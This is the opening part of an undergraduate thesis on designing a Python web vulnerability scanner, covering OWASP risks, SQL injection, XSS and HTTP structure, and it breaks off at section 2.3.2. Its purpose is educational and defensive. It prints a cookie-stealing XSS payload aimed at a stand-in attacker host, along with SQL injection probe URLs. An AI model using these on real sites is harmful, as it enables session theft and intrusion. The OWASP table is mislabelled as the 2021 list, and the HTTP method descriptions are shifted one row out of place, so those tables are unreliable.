



武汉生物工程学院

Wuhan University of Bioengineering

本科毕业论文（设计） （科研型）

题 目：	Web 漏洞扫描器设计与实现
学 院：	计算机与信息工程学院
专业班级：	17 级计算机科学与技术本科 1 班
学 号：	1706410125
学生姓名：	唐建勋
指导教师：	周方/教授
时 间：	2020. 10. 15 至 2021. 4. 20

学位论文作者声明

本人郑重声明：所呈交的学位论文是本人在导师的指导下独立进行研究所取得的研究成果。除了文中特别加以标注引用的内容外，本论文不包含任何其他个人或集体已经发表或撰写的成果作品。

本人完全了解有关保障. 使用学位论文的规定，同意学校保留并向有关学位论文管理机构送交论文的复印件和电子版，同意本论文被编入有关数据库进行检索和查阅。

本学位论文内容不涉及国家机密。

论文题目：Web 漏洞扫描器设计与实现

作者单位：武汉生物工程学院

作者签名：唐建勋

2021 年 4 月 20 日

目 录

摘要	III
关键字	III
Abstract	IV
Key words	IV
1 绪 论.....	1
1.1 研究背景和意义	1
1.1.1 研究背景	1
1.1.2 研究意义	1
1.2 国内外研究现状	2
1.2.1 国内研究现状	2
1.2.2 国外研究现状	2
1.3 研究内容	3
1.4 论文结构	3
2 Web 漏洞及其检测技术的研究.....	4
2.1 Web 应用漏洞的分类及描述.....	4
2.2 常见 Web 应用漏洞原理研究	5
2.2.1 SQL 注入漏洞.....	5
2.2.2 XSS 跨站脚本攻击.....	6
2.2.3 其他安全漏洞	6
2.3 Web 应用漏洞检测关键技术研究.....	7
2.3.1 基于 HTTP 协议的检测技术的研究	7
2.3.2 针对 CDN 技术的检测技术的研究	8
2.3.3 基于网络爬虫技术的检测技术的研究.....	10
2.4 本章小结	11
3 Web 应用漏洞扫描器的设计	12
3.1 系统设计目标	12
3.2 需求分析	12
3.3 漏洞扫描器的总体设计	12
3.3.1 漏洞扫描器的总体架构设计	12
3.3.2 漏洞扫描器的工作流程	13
3.3.3 网络爬虫模块设计	13
3.3.4 漏洞扫描模块的设计	14
3.3.5 插件机制的设计	14
3.4 本章小结	15
4 Web 应用漏洞扫描器的实现.....	16
4.1 主模块的实现	16
4.1.1 CMS 识别模块.....	16
4.1.2 端口扫描模块	17
4.1.3 爬虫模块	19
4.1.4 插件收集模块	20

4.2 插件模块的实现	21
4.2.1 SQL 注入检测插件	21
4.2.2 跨站脚本攻击检测模块	23
4.2.3 Webshell 密码爆破插件	24
4.2.4 备份文件扫描插件	24
4.3 本章小结	25
5 Web 应用扫描器的功能评测	26
5.1 测试方案设计	26
5.2 系统功能测试	26
5.3 本章小结	27
6 总结与展望	28
6.1 总结	28
6.2 展望	28
参考文献	29
致谢	30

Web 漏洞扫描器设计与实现

摘 要

随着互联网的飞速发展，越来越多的应用出现在市面上，而人们日常生活中最常见的仍然是 Web 应用程序。截止 2020 年 12 月，中国的网民规模达 9.89 亿，互联网普及率 70.4%，全球的 Web 站点数量达 17 亿，由此可见 Web 系统已经慢慢开始成为人们日常生活中不可或缺的一个重要部分。人们越来越习惯在 Web 网站上去享受各种各样的网络服务，比如网上在线购物、网页内容搜索、电子邮件、社交信息网络、网上学习等，这些网络应用系统的开发与应用使得 Web 应用层面开始变得越来越丰富，经济价值也随之增长。

虽然这些 Web 服务为用户提供了便利，但是随着互联网技术与万物互联的持续渗透发展，海量信息都开始慢慢由互联网产生、传播，而众多的用户使用信息内敏感信息也穿插其中，因此信息的安全性，尤其是 Web 应用的安全性开始被越来越多的企业和个人重视。

基于 Web 应用的安全需求，本论文通过 Python 的聚焦爬虫、Web 漏洞及其检测技术的研究，以 CMS 识别模块、爬虫模块、端口识别模块为基础，以插件模块为导向，实现实时升级 Web 漏洞扫描模块配置，以适应当前网络漏洞的快速变化。结合上述技术设计完成 Web 漏洞扫描器，帮助企业及个人规避 Web 漏洞风险，保障敏感机密信息安全。

关键字

Web 漏洞扫描;渗透测试;Python;插件

Design and implementation of Web vulnerability scanner

Abstract

With the rapid development of the Internet, more and more applications appear in the market, but the most common in People's Daily life is still Web application. As of December 2020, China's Internet users reached 989 million, with the Internet penetration rate of 70.4%, and the number of Web sites around the world reached 1.7 billion. It can be seen that the Web system has slowly begun to become an indispensable part of People's Daily life. People are more and more accustomed to enjoy a variety of network services on the Web site, such as online shopping, Web content search, E-mail, social information network, online learning, etc., the development and application of these network application systems make the Web application level began to become more and more rich, economic value also increases.

Although these Web service provides users with convenient, but with the development of Internet technology with everything the continuous infiltration, huge amounts of information are generated by the Internet and spread slowly, and many users use the information in the sensitive information are interwoven, so the security of information, especially the security of the Web application starts to be more and more enterprises and individual attention.

Based on the security requirements of Web applications, this paper focuses on crawler, Web vulnerability and its detection technology in Python, based on CMS identification module, crawler module and port identification module, and guided by plug-in module, to realize real-time upgrade of Web vulnerability scanning module configuration, so as to adapt to the rapid changes of current network vulnerabilities. Combined with the above technologies, a Web vulnerability scanner is designed to help enterprises and individuals avoid the risk of Web vulnerabilities and protect the security of sensitive and confidential information.

Key words

Web vulnerability scanning; Penetration test; Python ; plug-in

1 绪 论

1.1 研究背景和意义

1.1.1 研究背景

人类已经进入了智能发展的新时代，Web 应用一直都是人们与外界沟通交流的窗口。从 Web 发明使用至今，因其开发的简便性，所以一直是各大官方及个人宣传和传递重要信息的主要载体。Web 站点的数量也以迅雷不及掩耳之势急剧增长。截止 2020 年 12 月，中国的网民规模达 9.89 亿，互联网普及率 70.4%，全球的 Web 站点数量达 17 亿^[1]。Web 应用的开放性、开发简便性以及简单易用性也给 Web 应用的安全带来了巨大的问题。正是这些问题导致互联网上涌现出大量的黑客对 Web 站点进行各种有效的攻击，其攻击主要是针对 Web 漏洞，例如已知且流行的 XSS 跨站脚本攻击，SQL 注入攻击，文件上传漏洞攻击，文件包含漏洞攻击。根据 OWASP 的安全威胁报告指出，Web 应用的攻击是现阶段黑客最爱的攻击方式，其中尤其以 SQL 注入攻击最为突出。因此 Web 应用安全也成为人们关注的安全核心问题。

虽然时代在高速的发展，但是人们的潜意识里仍然认为只有金融方向的网站才需要用大量的人力物力进行抵御攻击的防火墙的搭建。也正是这种错误观念使得各大网站制作者不在乎人员信息的安全性，不愿耗费人力物力财力去进行安全防御环境的搭建。今时不同往日，处在信息时代的浪潮中，信息其实也是一种资源，比如现阶段时常发生的信息泄露，21 世纪 10 年代初期的知乎与 Facebook 用户信息的泄露事件仍然历历在目。这也从侧面反映了不只有小型企业的网站存在漏洞，大型企业的网站漏洞一样可以被黑客通过一些靶点来进行攻击，从而从后台获得整个网站所有的注册用户的个人信息资料。为什么近些年的网络诈骗事件频频发生，其中一个重要的原因就是很多黑客通过攻击网站获得注册用户的个人信息资料，然后将详细的个人资料进行出售以此牟利，而诈骗团伙再通过详细的个人信息资料进行诈骗。但是即使现在的互联网环境如此的危险，依旧有很多的企业及个人网站，为了建站的便利，不顾客户的个人信息泄露。主要原因依旧是网站研发人员进行网站编程时不可避免会产生部分漏洞，而人工识别各种习惯漏洞、逻辑漏洞等耗费的人力物力财力对于多数公司是一笔负担不起的开销，但是如果在这种情形下企业及个人仍需建站满足自身需求，只能放弃网站安全，从而获取便利。



图 1 2020 年 CNVD 漏洞趋势图

1.1.2 研究意义

Web 漏洞扫描器的设计中需要攻克的问题是如何根据用户意愿主动进行漏洞扫描，查询得出研发人员编程过程中产生的可能会被黑客攻击的一些漏洞点，通过漏洞检测报告引导用户及时进行修改，极大的提高增强了整个 Web 系统的安全性能。用户使用完 Web 漏洞扫描器，系统会将查找到的漏洞点通过测试进行系统安全性能的评估。用户可以根据 Web 漏洞扫描器生成的漏洞文件进行各类

漏洞的修补,其中较为常见的做法是将所检测出的漏洞用防火墙技术与用户专属的系统入侵检测技术进行结合,从而使得整个系统的安全性能大大提高,从根本上解决 Web 站点的漏洞问题,避免被恶意攻击者入侵,造成网站经营者及其他用户的隐形及显性损失。因此对于 Web 漏洞扫描器的研究具有重要的现实意义。

Web 漏洞攻击的威胁越来越猖狂实际上也是一把双刃剑,因为 Web 攻击的难度系数和 Web 的防御技术实际上是一种正向增长的形式,此消彼长之下,两者才能平衡。Web 漏洞扫描器实际上不只有白帽子会使用,黑客在进行攻击的时候首先也会先用 Web 漏洞扫描器进行漏洞的扫描,用其上生成的安全文档来进行漏洞的查看,然后再进行漏洞的攻击。尽早的发现漏洞,并根据检查报告进行漏洞整体的修补是保护 Web 系统的一个根本手段。

1.2 国内外研究现状

1.2.1 国内研究现状

国内网络的高速发展,加之网络安全事件频频发生,因此从政府部门慢慢延伸到企业及个人用户都开始对网络安全问题越来越重视。在“用进则退”的大环境下,越来越多的企业开始加强了本公司的网络安全防护建设。因市场的供求关系,高校也开始将网络安全课程加入专业必修课程大纲中,整个行业开始慢慢的形成一个供需闭环。而很多民族企业其中以腾讯、阿里巴巴、360 大型企业作为领头羊也纷纷加入“试吃”的大军,与此同时国内还涌现出许多漏洞公开平台和漏洞知识库,比如有漏洞银行和智慧创宇等。除了由民营企业和其他个人互联网安全爱好者组织自主创立和建设的互联网漏洞分析与共享服务平台外,政府部门也开始建设官方的互联网国家信息安全漏洞分析与共享服务平台,为推动我国互联网网络安全技术发展、漏洞信息分析和共享服务提供平台展示与技术支持。随着我国网络安全问题的日益突出,各大企业及个人也开始研究自主保护公司及个人网站和通过售卖方式提供给其他企业及个人使用的安全攻防工具,比如安恒、创宇世界等。漏洞扫描的本质是一种渗透测试,渗透测试按照工作流程可以划分为三个基本的阶段,分别是目的主机信息采集阶段、漏洞安全威胁建模阶段、漏洞的识别和分析阶段。其中目的主机信息采集阶段主要采用端口扫描与聚焦爬虫实现,虽然这个阶段过程繁杂,但是从总体来说此过程是渗透测试最为关键的一步,后续的所有分析都是基于此阶段收集的信息进行的。评判一个渗透测试工作的成功与否,其中一个重要的评判标准就是收集的信息量是否充足,由此也可以看出信息收集阶段的重要地位。

Web 漏洞扫描技术实际上是一种“以进为退”的策略,在网站上线互联网前进行漏洞的修复及根据漏洞点设防能够有效抵御各类网络攻击,保障用户的个人信息安全。因此深入研究漏洞扫描技术,不仅仅是对我国网络安全的重大保障,同时也是对整个互联网秩序的有效维护。

1.2.2 国外研究现状

与国内网络安全领域的初创阶段不同,国外由于是互联网的发明者,其网络安全的研究起步较早,对于互联网的研究也更加的前沿。因此对于网络安全领域有很多的政府企业在深入潜心研究,为整个互联网安全提供技术支持与方向引领。其中较为突出的是以美国为首的西方国家,网络安全已经上升到国家安全战略层次,其重要性不言而喻。在众多的网络安全巨头中,比较著名的是国外的组织联合创立的 CVE 漏洞列表网站,此网站作为一个共享与披露网络安全漏洞特点的大型交流网站,使得众多网络安全爱好者可以自由的学习和交流市面上已经攻破的网络安全漏洞以及已知存在漏洞的靶机网站,并且将每种网络安全漏洞的漏洞产生机理、漏洞攻击策略等供渗透测试编程爱好者学习,使得用户可以通过掌握的漏洞知识对个人系统进行安全状况的评估或者借此来深入检测网络上其他网站存在的漏洞,进而以反馈的形式提升目的网站的安全等级。

在整个渗透测试的技术发展过程中,一个较为出名的国外网络安全公司 Offensive Security 的研发人员 Devon Keams 与 Mati Aharoni 通过对以往的漏洞扫描工具进行研究,经过不懈努力终于基于 Linux 系统开发出了一个网络安全渗透测试人员专用的集成式测试系统 BackTrack,后来又经过几代的演变逐步完善了功能组件变成了现在强大的渗透测试系统 Kali Linux, Kali Linux 的发布使得整个网络安全领域在西方国家开始迅猛发展,其中 Kali 也以其良好的集成度受到行业内外的疯狂追捧,很

多公司纷纷效仿，开始了各类渗透测试工具的开发。由于 Kali Linux 的集成性，因此初学者不需要进行大量的时间去学习渗透测试的相关知识架构，只需要 Kali Linux 就可以轻松学习基础网络安全知识、渗透测试知识，而 Kali Linux 最突出的特点就是“易入门”，只需要掌握该系统基本操作流程就可以轻松进行各种渗透测试而不需要像以往的渗透测试人员自主寻找网络漏洞点，从而大大提升了整体的工作效率。

在漏洞的扫描技术层面上，国外也一直保持着领先的地位。以近年来一直雄霸各类漏洞排行榜榜首的 SQL 注入漏洞扫描器软件为例，其中较为权威的软件就是 SQLMap，这也是一款基于自动化的 SQL 注入漏洞扫描器，由于产品本身的自动化操作其刚刚推出发布就受到了专业测试者疯狂追捧，其原因主要还是此扫描器工具对于检查和验证 SQL 注入漏洞结果之准确令人咋舌。SQLMap 除了可以直接进行 SQL 注入漏洞的扫描还能直接进行对目标漏洞的攻击，正是因为其自带的 Payload 攻击和扫描的二合一才铸就了其不可撼动的霸主地位。国外的优秀漏洞扫描仪器不止于此，还有 AWVS、Nmap 等等也是渗透测试人员经常使用的。

现已知上世纪九十年代末，SQL 注入安全漏洞就已在当时著名的《Phrack》杂志上问世，这是已知的最详细的 SQL 注入漏洞的原理解析，其对 SQL 注入漏洞的漏洞产生方式、漏洞攻击方式等都进行想当程度的阐述，这也对后续的网络漏洞的研究提供了一个强有力的支撑与奠基^[2]。

1.3 研究内容

本论文通过对现有的 Web 网络安全漏洞的产生原理、攻击原理的分析以及基于 Python 的聚焦爬虫、CMS 识别、端口扫描、插件收集等技术的设计，给予读者一些有参考价值的 Web 漏洞扫描器的扫描原理及针对不同形式的 Web 漏洞的攻防建议。主要阐述分析 Web 站点潜在的漏洞风险，通过作者自行设计的 Web 漏洞扫描器，快速定位网站编程人员由于常见的错误常识和习惯导致的各种 Web 安全漏洞，并通过插件系统实时升级，紧跟当前漏洞发展，给予使用者关于目的 Web 站点中存在的 Web 安全漏洞的防御建议，准确快速的提升网站的防御能力。

1.4 论文结构

本论文主要分为 6 章，其内容规划如下：

第 1 章：绪论。本章中主要介绍此论文研究的背景、研究意义、研究目的以及国内外研究现状和论文结构。

第 2 章：Web 漏洞扫描技术研究。针对当前主流的 Web 漏洞，详细分析了 SQL 注入漏洞、XSS 跨站脚本攻击漏洞的产生原因及如何进行针对性的攻击方式。

第 3 章：Web 应用漏洞扫描器的设计。主要介绍 Web 漏洞扫描器的总体设计目标，同时针对当前市场的行情进行需求分析以及漏洞扫描器的总体架构设计、爬虫模块设计、插件扫描设计。

第 4 章：Web 应用漏洞扫描器的实现。通过流程及代码的详细结合，详细的阐明了整个 Web 漏洞扫描器的主模块、CMS 识别模块、端口扫描模块、爬虫模块及插件模块的实现。

第 5 章：Web 漏洞扫描器的功能评测。主要介绍本漏洞扫描器在测试方案下的测试运行情况。

第 6 章：论文总结与展望。

2 Web 漏洞及其检测技术的研究

本章主要针对当下危害较大的 Web 安全漏洞进行漏洞产生机理、漏洞攻击原理的分析，通过对 Python 聚焦爬虫、HTTP 协议检测、CDN 等技术的深入研究，为读者解答本 Web 漏洞扫描器的漏洞扫描识别机理疑惑——通过何种方式收集目的主机基础信息？针对收集信息如何对漏洞进行分类归纳？针对已知漏洞类型通过何种方式进行漏洞的攻防？

2.1 Web 应用漏洞的分类及描述

Mark Cuphey 在 21 世纪初期就创办了专门研究网络漏洞的组织 OWASP，为全世界的网络安全发展提供动力^[3]。为了促进广大计算机从业者清晰认识到网络安全的重要性，OWASP 每年均会根据当年各大网站针对性攻击进行分类汇总，总结该年度的攻击数量最高，造成损失最严重的十种 Web 漏洞，并对其进行综合排序，综合评测出十大 Web 安全漏洞“OWASP TOP 10”，警醒网站编程人员与各大企业针对性的对于旗下网站做好相应的防御措施。由于其科学性所以也被视为 Web 安全领域的权威参考名单。

OWASP 发布的十大 Web 安全漏洞榜单其目的是通过披露当前 Web 网站的常见漏洞警醒网站建站人员能够在网站初创时期规避主流的网络安全风险，提高整体的 Web 应用程序安全性认知^[4]。OWASP TOP 10 的当前最新版本是 2021 年版。其评选的主要标准是用 40 家专业应对 Web 漏洞的互联网企业提交的各种类型的网站攻击数据，再通过 1000 名以上的 Web 漏洞安全专家以及科研人员进行分析汇总，主要针对的就是当前对网站安全威胁最大且最具代表性的 Web 安全漏洞。2021 年 OWASP 发布的十大 Web 安全漏洞风险榜单如表 1 所示：

表 1 2021 年 OWASP 十大 Web 应用安全漏洞

序号	风险名称	攻击难易度	漏洞普遍性	检测难易度	技术影响
1	SQL 注入	3	3	3	3
2	安全配置错误	3	3	2	2
3	失效的身份验证	3	2	2	3
4	XML 外部实体	3	2	3	2
5	失效的访问控制	2	3	2	3
6	敏感数据泄露	2	3	2	2
7	使用含有漏洞组件	2	3	2	2
8	不安全的反序列化	2	2	1	3
9	跨站脚本攻击	2	2	2	2
10	日志记录和监控不足	1	3	2	2

OWASP TOP 10 Web 漏洞安全风险等级评定（特别是对于未知的 Web 漏洞风险评级）评级要求主要根据每种影响因素的风险评判等级以赋分制的形式从低风险（1 分）到高风险（3 分）不等进行评判，通过对常见的漏洞在特定情况下被利用的可能性和影响因素等一系列标准进行赋分制评估，然后再对漏洞所造成的一系列危害进行等级划分^[5]。2021 年 OWASP TOP 10 的 Web 安全漏洞风险主要包括：

(1)注入：向已知的服务器端提交已经提前伪造过的恶意代码或数据的一种强有力的攻击方法。攻击者可以通过构造一些恶意的数据代码提交给服务器端的解析器，数据库会在没有防备的情况下执行一些没有对用户授权并对整个系统造成数据损害的指令^[6]。这些指令的执行可能会造成整个数据系统的数据损坏、丢失或者其他一些重要的文件及敏感数据泄露给攻击者，从而使整个数据系统受到威胁，造成整个服务器的间接性损坏，更有甚者可能直接通过漏洞点强行获取服务器端的管理员的权限，使得整个系统都在攻击者的监控下。在已知的系统中任何数据信息包括各类参数、环境变量等都可以成为攻击者的注入点也可以称为注入载体。

(2)XSS 跨站脚本攻击：XSS 跨站脚本攻击的主要的实现方式就是通过已知的 HTML 的页面，在已解析的页面中强行插入恶意的 JS 代码，这样的效果可以使得被攻击的浏览器可以自动运行例如一句话木马程序等恶意代码，从而获得服务器端的信息，攻击者获取后可以轻松的直接伪造登录身份，从而进入权限系统的内部进而获取更多的有效信息，更有甚者获取了系统管理员的登录凭证，攻击

者可以获取整个网站所有的用户信息然后再借助其他的攻击手段获取整个网站的操作权限, 这对一个网站来说是非常可怕的。XSS 跨站脚本攻击主要有三种方式: ①存储型 XSS 跨站脚本攻击: 攻击者通过上传构造的恶意木马脚本程序, 这种方式的隐蔽性很高, 不易被察觉。②反射型 XSS 跨站脚本攻击: 攻击者提供恶意的有病毒的 URL, 被攻击者只需要点击攻击者事先构造好的 URL, 点击即执行此 URL 的恶意脚本, 从而窃取被攻击者的各类信息, 造成了反射型的 XSS 跨站脚本攻击。③DOM 型 XSS 跨站脚本攻击: 攻击者提供恶意的有病毒的 URL, 被攻击者只需要点击攻击者事先构造好的 URL, 点击即执行此 URL 的恶意脚本, 从而窃取被攻击者的各类信息, 但是该恶意脚本是在文档对象的模型中[7]。

2.2 常见 Web 应用漏洞原理研究

2.2.1 SQL 注入漏洞

(1)SQL 注入的产生原因

SQL 注入攻击主要是因为 Web 系统的开发人员在设置用户输入时没有设置非法输入的检测功能, 这也会使得攻击者可以通过自行构造一个可以在内部执行的特殊 SQL 语句(通常使用 AND 或者 OR 实现)作为输入语句, 而这些特殊的 SQL 语句能够将原本设置的输入的 SQL 语句的功能改变, 从而令攻击者可以通过此特殊 SQL 语句对整个系统进行操作, 通过渗透测试进一步的提升自己的用户权限, 从而掌控整个网站服务器, 然后进行整个网站的破坏及用户的信息收集[8]。

(2)SQL 注入的攻击方式

攻击者通常情况都是首先通过渗透测试的方式以 SQL 注入的注入点为漏洞基点对网站进行漏洞攻击, 为了便于理解举一个简单的 SQL 注入例子更好的令读者对通过 SQL 注入漏洞攻击的理解, 假设某网站的用户登录界面的 URL 为 <http://www.example.com/login.jsp?userid=1>, 如果该网站的设计者没有考虑到当输入非法时进行差错检测或者输入错误时没有错误页面跳转, 此时攻击者便可以通过注入点, 在 `userid=1` 的后面附加一些特殊的字符比如逗号、单引号等然后再通过 SQL 中的 AND 或者 OR 语句进行注入, 从而获取用户信息, 但如果网站开发者对网站的漏洞点进行安全防护, 在攻击者输入错误数据后网站会自动跳转到错误页面[9]。通常具有安全漏洞的网站会将服务器的错误信息进行打印输出, 通过对比分析后再进一步的确定整个系统的其他关键信息比如整个网站的数据库的类型(MySQL、SQL Server 等), 此时攻击者就能够通过 SQL 的注入点来进行漏洞攻击, 下面列举方法为经典的 1=1、1=2 测试的方式, 以下展示了三种攻击的手段来判断页面中的注入点是否可以准确的进行 SQL 注入, 即是否存在 SQL 注入点:

① <http://www.example.com/index.jsp?userid=25>

② <http://www.example.com/index.jsp?userid=25 and 1=1>

③ <http://www.example.com/index.jsp?userid+25 and 1=2>

假设该注入点可以注入则会出现三种情况: ①显示正常(程序正确): ②显示正常, 并且显示内容与①基本内容相同; ③通常会出现三种情形, 分别为找不到该记录、显示错误或者显示为空。

假设该注入点不可以注入, 则会出现以下三种情况: ①显示正常; ②与③一般会显示某种类型的错误, 这些错误为网站开发者提前定义好的内容[10]。

通过收集的信息以关键字判断数据库的类型, 比如现阶段流行的 Access 数据库或者 SQL Server 数据库, 其中 SQL Server 数据库通常存放在[sysobjects]中而 Access 数据库则将内部的数据对象全部存放在[msysobjects]中。正是通过这些区别可以很有效的确定攻击网站使用的是何种数据库存储信息。需要注意的是在 Web 应用环境中 SQL Server 可以直接读取, 而 Access 数据库的读取过程却会进行错误提示。

攻击者可以通过弱密码口令集合快速的测试猜测出用户的某个用户名密码。当攻击者得到了想

要的字段名后,可以通过构造一些利己的 SQL 语句来进行在本表或者跨表查询用户名密码。攻击者就可以利用其他的一些攻击手段直接入侵到系统中,然后获取想要的数据或者对系统的敏感文件进行修改与删除进一步造成破坏。

2.2.2 XSS 跨站脚本攻击

(1)XSS 跨站脚本攻击漏洞的产生

XSS 跨站脚本攻击漏洞的主要产生原理为攻击者可以将一些带有病毒 URL 链接提供给该网址的使用用户,用户点击即中招。XSS 跨站脚本攻击的方式主要分为三种形式,分别为本地利用 XSS 跨站脚本攻击漏洞、存储式 XSS 跨站脚本攻击漏洞、反射式 XSS 跨站脚本攻击漏洞^[11]。下面对这三种 XSS 跨站脚本攻击进行详细的介绍:

①本地利用 XSS 跨站脚本攻击漏洞:此攻击形式的主要流程用以下例子进行解答:A 给 B 发送一个已经被恶意构造的 URL,当 B 对此恶意的 URL 进行点击后,此恶意的 URL 中原本构造的 JS 脚本就会自动的将此页面保存在 B 的本地中。因此当 B 在本地运行这个事先构造的页面之后,A 便能够在 B 的本地端(通常是电脑端)执行 B 的用户权限下的一切操作^[12]。

②反射式 XSS 跨站脚本攻击漏洞:此攻击形式的主要流程用以下例子进行解答:A 经常通过登录 B 的网站进行账户的各类交易,因此 B 的网站上已知保存了 A 的各种个人信息比如银行账户名、密码等各类隐私信息。当 C 发现 B 的网站上存在着反射式的 XSS 漏洞,便向 A 发送了一个事先构造好的恶意代码的 URL 链接的邮件,伪装其来自 B 的网站,该 URL 中内嵌了一系列恶意的脚本,当 A 因为信任点击了该内嵌恶意脚本的 URL 进行访问 A 的网站时,因为此时 B 的网站中存在着反射式的 XSS 跨站脚本漏洞,事先内嵌在 URL 中的恶意脚本代码(可以为一句话木马)就会在 A 的浏览器中运行,随之发生的便是 A 的所有账户信息资料都被 C 巧妙获取^[13]。

③存储式 XSS 跨站脚本攻击漏洞:某些有用的信息对于攻击者来说具有很大诱惑力的情况下,将会对整个网站的大量用户的个人隐私信息造成泄露。此种攻击形式的主要流程用以下的例子进行解答:假设 A 个人制作了某 Web 网站,其他的用户可以经过 A 的网站进行发说说与浏览其他用户的发布信息。B 因为一个无意的机会发现了该网站上有存储式的 XSS 跨站脚本攻击漏洞,于是 B 通过在该网站上发布一条已经内嵌了恶意脚本的热点信息,因为所有人共享该网站的热点信息,所以其他用户可以对该热点信息进行点击,此时恶意脚本就会偷偷窃取点击者的所有会话信息^[14]。

(2)XSS 漏洞的攻击方式

下面通过两个典型的案例来展示 XSS 漏洞的攻击方式:

```
(1)(String)page+="<input name='creditcard' type='TEXT' value='"+request.getParameter("CC")+"'>";
(2)'<script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>';
```

第一步攻击者发现,在代码段(1)中存在 XSS 跨站脚本攻击漏洞,于是攻击者修改'CC'参数(2),也就是在其中构造了没有经过转义或没有经过验证的不可信的数据。此时当被攻击者访问此页面时,被攻击者的会话 Cookie 就会被实时的发送给攻击者,从而造成了关键信息的泄露。

2.2.3 其他安全漏洞

(1)Web 站点使用已知的漏洞组件:此 Web 漏洞是广泛存在的,当一个团队开发模式是基于组件的时候,一般的开发团队是完全不会深入了解这个应用或者 API 中所使用的各个功能组件的^[15]。比如现在国内的各大管理系统常用的 FCKeditor,这是一个文字编辑器,其主要就是内嵌在网页中的一个功能组件,由于其开源的良好特性所以深受各大需求管理系统企业的喜爱,均将其内嵌入自主研发的内容管理系统中,但是即使是开源的编辑器中也会有很多问题,FCKeditor2.4.1 版本的时候就被检测出有文件上传漏洞存在,但是因为许多的网站都使用了这个组件,并且很多的网站都没有及时的更新组件的版本,因此也会使得攻击者可以通过这些有问题的功能组件进行漏洞攻击,从而破坏整个 Web 应用程序,使得网站经营者产生巨大的损失^[16]。

(2)日志记录与监控潦草:系统的日志记录以及响应的不及时,将会造成漏洞攻击者能够一直保持整个攻击的连续性,能够持续进行攻击操作,此行为会对整个信息系统造成被攻击的威胁,或使

得攻击者可以篡改并销毁重要的系统信息^[17]。因此编程时应当注意只要是异常的行为，比如登录失败等等可能被忽略的都应该及时被记录到日志中，并且做出相应的警告措施。

2.3 Web 应用漏洞检测关键技术研究

2.3.1 基于 HTTP 协议的检测技术的研究

在 Web 漏洞扫描器的设计开发过程中，需要重点关注的“点”为怎样发送 HTTP 的请求报文以及如何接收 HTTP 的响应报文。如图 2 所示，这是一个典型的 POST 型的 HTTP 请求，其主要组成部分为第 1 行是 HTTP 请求行，第 2-10 行为 HTTP 请求头的所有包含信息，第 11 行是存在于 HTTP 请求头和 HTTP 请求体之间所必须的空行，第 12 行是 HTTP 的请求体内容。

```
1 POST /pentest/test/3/verify.php HTTP/1.1
2 Host: 192.168.37.129
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Referer: http://192.168.37.129/pentest/test/3/
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 28
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11
12 username=tom&password=123456
```

图 2 POST 型 HTTP 请求

HTTP 协议的最新版本中定义请求方法如表 2 所示。在当前的漏洞扫描技术中模拟发送 HTTP 请求报文是一个非常实用和常用的扫描方法。主要的扫描形式是通过对服务器发送多种不同的 HTTP 请求报文，当服务器返回 HTTP 响应报文后进行分析总结^[18]。

表 2 HTTP 协议中定义请求方法

序号	请求方法	具体功能描述
1	GET	向服务器指定的路径发送请求，请求路径为请求行中的 URL 路径，返回页面时实体主体。将数据提交给服务器处理，请求路径为请求行中的 URL 路径，请求的数据包含在请求体中，POST 通常是通过提交表单进行数据处理，请求可能会修改服务器中已经存在的资源，或建立新的资源，POST 方法使用广泛，几乎所有的提交操作都是用 POST 方法。
2	POST	向服务器发送请求吗，但是只返回 HTTP 响应报头。
3	HEAD	使用 PUT 方法发送的请求会将发送的数据存入服务器端，并使用它代替服务器端的某些文件
4	PUT	向服务器发送删除指定页面的请求
5	DELETE	该请求方法的使用就是把接收使用 CONNECT 方法的请求的服务器作为跳板，代替客户端访问某个网页，然后把返回的数据交给客户端
6	CONNECT	客户端浏览器发送请求可以查看服务器端支持哪些 HTTP 请求方法。
7	OPTIONS	TRACE 方法的功能是向客户端显示服务器接收到的 HTTP 请求，多用于对服务器的诊断。
8	TRACE	

如表 3 所示，HTTP 请求头中每行的字段都是“报头内容: 值”的格式。每个字段也都有各自代表的特殊含义。

表 3 HTTP 请求头中各字段的含义

序号	字段	含义
1	Host	代表接收 HTTP 请求服务器的域名，如果没有域名则会显示服务器的 IP 地址。
2	User-Agent	向服务器端发送客户端的浏览器类型和版本，何种操作系统和其他属性等，虽然在 HTTP 请求中此字段不是必须的，但向一些防御机制的严谨服务器发送伪造请求或使用爬虫爬取一些带有反爬虫机制的网站时，需要带上该字段，以绕过服务器端的检测。
3	Accept	定义的是服务器端期望接收何种数据类型，Accept 字段的值如果为 text/html，表示服务器希望接收 Html 文本类型
4	Accept-Language	表示服务器期望接收何种语言的请求
5	Referer	该字段的作用是告诉服务器此请求时从哪个页面的链接发送的
6	Content-Type	用来指定不同格式的请求信息
7	Content-Length	规定了请求中的文本的长度，在渗透技术中，拦截请求并更改时，若改变了请求文本的长度，那么该字段的值也要更改，否则 HTTP 请求会被服务器端丢弃。
8	Connection	定义了当客户端和服务端之间通信为长连接的时候如何处理。

HTTP 响应格式及部分内容如图 3 所示。

```
HTTP/1.1 200 OK
Date: Tue, 20 Mar 2018 05:51:27 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
X-Powered-By: PHP/5.4.45
Content-Length: 142
Connection: close
Content-Type: text/html; charset=utf-8

tom !!!<br>tom<br>123456<br><hr><font color='#FFF'><a href='change.php?name=tom'></a></font>
```

图 3 HTTP 响应

HTTP 响应头各字段的含义如表 4 所示。

表 4 HTTP 响应头中各字段的含义

序号	请求方法	具体功能描述
1	Date	显示服务器响应的时间
2	Server	显示使用的是何种服务器以及何种网站环境
3	X-Powered-By	与 Server 字段类似，显示服务器端的运行环境

2.3.2 针对 CDN 技术的检测技术的研究

